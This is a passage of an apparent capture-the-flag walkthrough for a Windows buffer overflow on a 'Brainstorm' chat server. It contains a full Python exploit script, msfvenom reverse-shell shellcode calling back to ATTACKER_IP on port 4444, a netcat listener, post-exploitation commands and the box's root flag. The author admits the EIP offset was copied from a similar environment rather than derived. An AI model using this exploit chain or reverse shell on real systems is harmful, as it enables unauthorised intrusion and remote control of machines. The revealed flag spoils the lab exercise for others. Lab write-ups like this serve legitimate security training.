msfpescan -j esp essfunc.dll
msfpescan unavailable. Switching to ROPgadget:
ROPgadget --binary essfunc.dll | grep -i "jmp esp"
essfunc.dll contains a reliable JMP ESP at 0x625014df. Windows x86 stores addresses in little-endian order, so it gets written backwards in Python:
jmp_esp = b"\xdf\x14\x50\x62"Still with me? Good. Let’s keep moving.
Generating shellcode
Step 5: generate the payload. This is a Windows target, so Windows x86 shellcode:
msfvenom -p windows/shell_reverse_tcp LHOST=ATTACKER_IP LPORT=4444 EXITFUNC=thread -b '\x00' -f python -v shellcode > shellcode.txt
351 bytes of Windows reverse-shell code, calling back over Port 4444.
Verify the shellcode file:
head shellcode.txt
tail shellcode.txt
Crafting the exploit
nano brainstorm_timer_exploit.py#!/usr/bin/env python3
import socket
import time
target = "TARGET_IP"
port = 9999
offset = 2012
jmp_esp = b"\xdf\x14\x50\x62"
nops = b"\x90" * 32
exec(open("shellcode.txt", "r").read())
payload = b"A" * offset
payload += jmp_esp
payload += nops
payload += shellcode
print(f"Payload length: {len(payload)}")
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((target, port))
print(s.recv(1024).decode(errors="ignore"))
s.sendall(b"jenn\r\n")
time.sleep(0.5)
print(s.recv(1024).decode(errors="ignore"))
s.sendall(payload + b"\r\n")
s.close()
print("Sent.")Syntax check. No output means all clear:
python3 -m py_compile brainstorm_timer_exploit.py
Exploitation

Listener:
nc -lvnp 4444In a separate terminal, launch the exploit:
python3 brainstorm_timer_exploit.pyScore. The exploit worked.
Post-exploitation
whoami
hostname
cd C:\
dir /s /b root.txt
Full path to the flag confirmed.
type C:\Users\drake\Desktop\root.txt
Root flag: 5b1001de5a44eca47eee71e7942a8f8a

Full Attack Chain
Nmap with -Pn
  -> 3 open ports: 21, 3389, 9999
  -> FTP anonymous access
  -> downloaded chatserver.exe + essfunc.dll
  -> confirmed Brainstorm chat on 9999
  -> fuzzing crash around 2800 bytes
  -> cyclic pattern sent, EIP not readable without debugger
  -> offset 2012 from near-identical validated conditions
  -> ROPgadget on essfunc.dll: JMP ESP at 0x625014df
  -> msfvenom Windows x86 reverse shell
  -> exploit sent to port 9999
  -> shell on Windows target
  -> root.txt from drake's Desktop
Notes: The JMP ESP address was locally validated from the downloaded essfunc.dll. The EIP offset was derived from a nearly identical challenge environment, not personally derived in a debugger. brainstorm_eip.py remains available for a future full-debugger walkthrough of offset derivation.